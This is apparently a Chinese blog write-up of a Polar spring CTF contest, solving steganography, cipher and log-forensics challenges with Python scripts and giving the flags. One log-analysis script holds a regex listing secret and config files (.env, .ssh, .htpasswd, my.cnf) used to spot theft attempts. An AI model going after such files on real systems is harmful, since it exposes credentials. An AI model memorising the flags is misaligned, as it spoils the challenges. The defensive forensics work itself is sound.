前言 这周参加了polar春季赛,这一次的靶机问题就是一大槽点,一会容器崩了,一会靶机崩了,打得比较难受。最后名次还可以比上一次进步了
赛后把没写的题跟着官方视频复现一下

misc 麦填 随波逐流分析附件,发现图片末尾还有隐藏的数据,010导入十六进制文件

前面是base64,然后是一张图片
扫描得到flag{win
这里就有一点脑洞了,比赛时试了好久最后的flag是
flag{win789}
time 1 2 3 4 key: 长度为 5\4 线索: 开机时间戳 1630416000 ptdh{dqpfsajpsvjgSVgbVQIFLWXZ}
这里主要是根据密文还有flag{}倒推密钥
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 def vigenere_decrypt (ciphertext, key ): """ 维吉尼亚密码解密函数 :param ciphertext: 密文字符串 :param key: 密钥字符串 :return: 解密后的明文 """ decrypted_text = [] key = key.lower() key_length = len (key) key_index = 0 for char in ciphertext: if char.isalpha(): shift = ord (key[key_index % key_length]) - ord ('a' ) start = ord ('A' ) if char.isupper() else ord ('a' ) decrypted_char = chr ((ord (char) - start - shift) % 26 + start) decrypted_text.append(decrypted_char) key_index += 1 else : decrypted_text.append(char) return "" .join(decrypted_text) cipher_text = "ptdh{dqpfsajpsvjgSVgbVQIFLWXZ}" secret_key = "kidb" flag = vigenere_decrypt(cipher_text, secret_key) print (f"[-] 密文: {cipher_text} " )print (f"[-] 密钥: {secret_key} " )print (f"[+] 结果: {flag} " )
flag{timeisgoingfINdaLIFEBOUY}

PNG头的秘密 随波逐流提取数据
d3e4f1e1d3bafab8c7f3c4b9c6dddcbac4e3e2f3c7cddcbac6ddc0f3c7cddfb0,然后用png文件头解密
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 import base64def brute_force_xor (hex_str ): """ 暴力破解XOR加密的十六进制字符串 尝试所有单字节密钥(0-255),并检查ASCII/Base64解码结果中是否包含flag/ctf关键字 :param hex_str: 待破解的十六进制字符串 """ data = bytes .fromhex(hex_str) print (f"{'Key' :<10 } | {'Type' :<10 } | {'Decoded Result' } " ) print ("-" * 60 ) for key in range (256 ): xor_res = bytes ([b ^ key for b in data]) try : raw_text = xor_res.decode('ascii' , errors='ignore' ) if "flag" in raw_text.lower() or "ctf" in raw_text.lower(): print (f"{hex (key):<10 } | Direct | {raw_text} " ) except Exception: pass try : if all (32 <= b <= 126 for b in xor_res): b64_text = xor_res.decode('ascii' ) decoded = base64.b64decode(b64_text).decode('ascii' , errors='ignore' ) if "flag" in decoded.lower() or "ctf" in decoded.lower(): print (f"{hex (key):<10 } | Base64 | {decoded} " ) except Exception: pass target_hex = "d3e4f1e1d3bafab8c7f3c4b9c6dddcbac4e3e2f3c7cddcbac6ddc0f3c7cddfb0" brute_force_xor(target_hex)
flag{573495729345792345}

老鹰捉小鸡 这个简单的流量分析
这里有个base64编码。mxhZ3tjYXRjaCA= base64解码的flag{catch ,然后提取压缩包

这里卡了好久,一直以为flag是3段类,找了好久都没找到,最后尝试flag就是这两段
flag{catch you}


Sis puella magic! 附件给了wav,直接听就知道是摩斯密码
... .. ... .--. ..- . .-.. .-.. .- -- .- --. .. -.-.

这里的密码是小写sispuellamagic,第二步我这里因该是非预期了,密码太简单直接爆破出来了

因该是deepsound,密码就是那个图片的文字magiciswitch

文档中有base64编码。

base64转文件,魔法少女文字是hope,然后解开压缩包,一眼时间戳
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 import refrom pathlib import Pathfrom datetime import datetimeBASE = datetime.strptime("2035/1/11 11:11:11" , "%Y/%m/%d %H:%M:%S" ) def extract_time (text: str ) -> str : m = re.search(r"修改时间\s*:\s*([0-9/:\s]+)" , text) if not m: raise ValueError("没找到 修改时间" ) return m.group(1 ).strip() def main (folder="." ): folder = Path(folder) chars = [] files = sorted ( [p for p in folder.glob("*.txt" ) if p.name != "hint.txt" ], key=lambda p: int (p.stem) ) for p in files: text = p.read_text(encoding="utf-16" ) t = datetime.strptime(extract_time(text), "%Y/%m/%d %H:%M:%S" ) delta = int ((t - BASE).total_seconds()) chars.append(chr (delta)) print (f"{p.name:>6 } -> {delta:>3 } -> {chr (delta)!r} " ) flag = "" .join(chars) print ("\nFLAG =" , flag) if __name__ == "__main__" : main("." )

隐藏的二维码 随波逐流查看lsb
flag{qrc0de_1s_h1dden_1n_p1xels}


attack_log1 日志分析,太多了用脚本初步分析一下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 import refrom collections import defaultdictNGINX_ACCESS_LOG = 'nginx_access.log' OPENCART_ERROR_LOG = 'opencart_error.log' AUTH_LOG = 'auth.log' web_login_attempts = defaultdict(list ) web_uploaded_files = [] ssh_success_logins = [] with open (NGINX_ACCESS_LOG, 'r' , encoding='utf-8' ) as f: for line in f: login_match = re.search(r'POST /admin.*HTTP.*" 200' , line) if login_match: ip_match = re.match (r'^(\S+)' , line) time_match = re.search(r'\[(.*?)\]' , line) if ip_match and time_match: ip = ip_match.group(1 ) time = time_match.group(1 ) web_login_attempts[ip].append(time) file_match = re.search(r'GET (/image/catalog/\S+)' , line) if file_match: file_path = file_match.group(1 ) web_uploaded_files.append(file_path) with open (OPENCART_ERROR_LOG, 'r' , encoding='utf-8' ) as f: for line in f: file_upload_match = re.search(r'FileManager: uploaded (.+)' , line) if file_upload_match: web_uploaded_files.append(file_upload_match.group(1 )) with open (AUTH_LOG, 'r' , encoding='utf-8' ) as f: for line in f: ssh_match = re.search(r'Accepted password for (\S+) from (\S+)' , line) if ssh_match: user = ssh_match.group(1 ) ip = ssh_match.group(2 ) ssh_success_logins.append({ 'user' : user, 'ip' : ip, 'log' : line.strip() }) print ("=== OpenCart 后台登录 IP 与时间 ===" )for ip, times in web_login_attempts.items(): print (f"IP: {ip} , 登录次数: {len (times)} , 时间: {times} " ) print ("\n=== 可疑上传或访问文件 ===" )for file_path in web_uploaded_files: print (file_path) print ("\n=== SSH 成功登录 ===" )for entry in ssh_success_logins: print (f"用户: {entry['user' ]} , IP: {entry['ip' ]} , 日志: {entry['log' ]} " )
尝试后ip是flag{45.133.12.77}
attack_log2 同上图
flag{2026-02-18 01:28:52}

attack_log3 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 import reLOG_FILES = [ "nginx_access.log" , "nginx_error.log" , "opencart_error.log" , "auth.log" , "mysql_general.log" ] SENSITIVE_PATTERNS = re.compile ( r"\.env|wp-config\.php|config\.php|\.htpasswd|\.ssh|my\.cnf|\.git" , re.IGNORECASE ) OUTPUT_FILE = "sensitive_access_attempts.log" with open (OUTPUT_FILE, "w" , encoding="utf-8" ) as out_file: out_file.write("Log File | IP Address | Date/Time | Request Path or Message\n" ) for log_file in LOG_FILES: try : with open (log_file, "r" , encoding="utf-8" , errors="ignore" ) as f: for line in f: if SENSITIVE_PATTERNS.search(line): ip_match = re.search(r"\b\d{1,3}(?:\.\d{1,3}){3}\b" , line) ip = ip_match.group(0 ) if ip_match else "N/A" date_match = re.search(r"\[([^\]]+)\]" , line) date = date_match.group(1 ) if date_match else "N/A" path_match = re.search(r'\"(GET|POST|HEAD|PUT|DELETE) ([^\s]+)' , line) path = path_match.group(2 ) if path_match else "N/A" out_file.write(f"{log_file} | {ip} | {date} | {path} \n" ) except FileNotFoundError: print (f"Warning: {log_file} not found, skipping." ) print (f"Scan completed. Results saved to {OUTPUT_FILE} " )
flag{/.env}
attack_log4
flag{admin}
attack_log5 在mysql日志中有
SELECT order_id,total FROM oc_order ORDER BY date_added DESC LIMIT 5;
这是最核心的订单主表,存储订单的基础信息(订单 ID、金额、创建时间等)
flag{oc_order}
attack_log6 SELECT product_id FROM oc_product WHERE status=1 LIMIT 20;
SELECT product_id,model,price FROM oc_product ORDER BY date_added DESC LIMIT 5;
这些语句直接操作 oc_product 表,查询商品 ID、型号、价格等核心商品信息,是日志中唯一被查询的商品数据表
flag{oc_product}

lib1 这个算是签到题当是写出来,那是直接那个mysql服务找了半天,也没找到,就没有再写了,还有就是工具问题,没有用xshell,还有navicat方便解题,这次又学到了。答案在那个polar比赛前的直播中
猎踪——电子数据取证技术与实战
flag{36ff27349d055ddd3501c8208ee162e9}
lib2 这是用xshell连接,方便一点

看到运行了两个服务,有配置信息
连接一下数据库

